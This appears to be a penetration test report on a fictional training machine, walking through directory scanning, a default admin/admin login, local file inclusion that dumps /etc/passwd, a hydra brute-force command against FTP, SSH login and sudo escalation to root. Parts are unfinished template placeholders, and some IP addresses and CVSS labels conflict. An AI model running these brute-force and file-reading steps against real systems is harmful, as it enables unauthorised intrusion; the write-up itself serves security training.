WranglerSec

Security Centralized

Penetration Test

Vulnish

Report of Findings

Assessor: Raymond Fochler

Vulnish

May 21, 2024

Version: 2.0

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Wrangler|Sec. Wrangler|Sec considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Wrangler|Sec. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Wrangler|Sec.

The contents of this document do not constitute legal advice. Wrangler|Sec's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional machine for training purposes.

2 Engagement Contacts

Vulnish Contacts		
Contact	**Title**	**Contact Email**
Hamza Shah	Owner	NA

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Raymond Fochler	Penetration Tester	rrgunsite@gmail.com

3 Executive Summary

Vulnish ("Vulnish" herein) contracted Raymond Fochler to perform a Network Penetration Test of Vulnish's externally facing network to identify security weaknesses, determine the impact to Vulnish, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Raymond Fochler performed testing under a "Black Box" approach from May 20, 2024, to May 20, 2024 without credentials or any advance knowledge of Vulnish's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Raymond Fochler's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Raymond Fochler sought to demonstrate the full impact of every vulnerability, up to and including machine compromise.

3.2 Scope

The scope of this assessment was one external IP address.

In Scope Assets

Host/URL/IP Address	Description
10.10.184.89	Web SSH FTP

3.3 Assessment Overview and Recommendations

During the penetration test against Vulnish, Raymond Fochler identified 2 findings that threaten the confidentiality, integrity, and availability of Vulnish's information systems. The findings were categorized by severity level, with CVSS 4.0 0 of the findings being assigned a critical-risk rating, high-risk, 1 medium-risk, and 0 low risk. There were also 1 informational finding related to enhancing security monitoring capabilities within the internal network.

EXECUTIVE SUMMARY

Vulnish should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Vulnish should also consider performing periodic vulnerability assessments if they are not already being performed.

4 Network Penetration Test Assessment Summary

Raymond Fochler began all testing activities from the perspective of an unauthenticated user on the internet. Vulnish provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Raymond Fochler uncovered a total of 2 findings that pose a material risk to Vulnish's information systems. Raymond Fochler also identified 1 informational finding that, if addressed, could further strengthen Vulnish's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Medium** and **1 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	6.9 (Medium)	Local File Inclusion	12
2	0.0 (Info)	Weak Passwords	13


5 Internal Network Compromise Walkthrough

During the course of the assessment Raymond Fochler was able gain a foothold via the external network, move laterally, and compromise the host machine. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Vulnish the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve machine compromise.


5.1 Detailed Walkthrough

Raymond Fochlerperformed the following to fully compromise the host machine.


- Scanned network for exposed services
-




- First investigated web service but was greeted with a 403 forbidden web page
-



- Scanned website for hidden directories with gobuster
- Navigated to /secrets directory and found a web admin portal



• Trying admin/admin on the login screen we are granted access




- Testing the web app we find the search function is vulnerable to local file inclusion.

```
HTTP/1.1 200 OK
Date: Mon, 20 May 2024 23:53:14 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2544
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
```

- Assuming we can navigate to the home folder we find the user flag



- Now we have a user name we will move to attacking the other services FTP and SSH
- Using Hydra we try to brute force the ftp service.

```
┌──(ray㉿Wrangler)-[~/Payloads/Powershell]
└─$ hydra -l sec -P /usr/share/wordlists/rockyou.txt ftp://10.10.184.89 -t 64
```

```
login: sec   password: password123
```

- We have a possible password, lets try ssh.

```
┌──(ray㉿Wrangler)-[~/Payloads/Powershell]
└─$ ssh sec@10.10.184.89
sec@10.10.184.89's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-84-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

304 updates can be applied immediately.
265 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
sec@sec:~$ find / -perm -u=s 2>/dev/null
```

- We log in. A quick check of sudo permission, show we can run any program as root. This makes privilege esclation trivial as we can run bash as root

```
sec@sec:~$ sudo -l
[sudo] password for sec:
Matching Defaults entries for sec on sec:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sec may run the following commands on sec:
    (ALL : ALL) !ALL
    (ALL : ALL) /usr/bin/nano
    (ALL : ALL) ALL
sec@sec:~$ sudo /bin/bash -p
root@sec:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
root@sec:~# cat /root/root.txt
```

6 Remediation Summary

As a result of this assessment there are several opportunities for Vulnish to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Vulnish should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

1. Adhere to proper password principals
2. Review website code to ensure proper input sanitization

6.2 Medium Term

NA

6.3 Long Term

NA

7 Technical Findings Details

1. Local File Inclusion - Medium

CWE	NA
CVSS 3.1	6.9 / CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N/E:A
Root Cause	Local File Inclusion (LFI) is a web vulnerability that allows an attacker to access, view, or include files on a web server
Impact	NA
Remediation	Review website code to ensure proper input sanitization
References	https://cwe.mitre.org/data/definitions/98.html

Finding Evidence

Local File Inclusion (LFI) is a web vulnerability that allows a malicious hacker to access, view, and include files on a web server. LFI occurs when a web application includes a file without properly sanitizing the input, allowing an attacker to manipulate the input and include other files from the web server.

2. Weak Passwords - Info

CWE	NA
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Root Cause	Passwords do not conform Center For Internet Secuirty minimum password requirements
Impact	NA
Remediation	Adhere to proper password hygiene.
References	-

Finding Evidence

```
ADD COMMAND OUTPUT AS APPROPRIATE
```

Please see Walkthrough

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Vulnish's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.189.84	21 22 80		

A.3 Subdomain Discovery

URL	Description	Discovery Method
NA		

A.4 Exploited Hosts

Host	Scope	Method	Notes
NA			

A.5 Compromised Users

Username	Type	Method	Notes
admin/admin web guess			
sec/password123 ftp/ssh bruteforce			

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
NA		

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	NA			
2.				
3.				
4.				
5.				
6.				
7.				
8.				
9.				
10.				
11.				
12.				
13.				

End of Report

This report was rendered
by SysReptor with
♥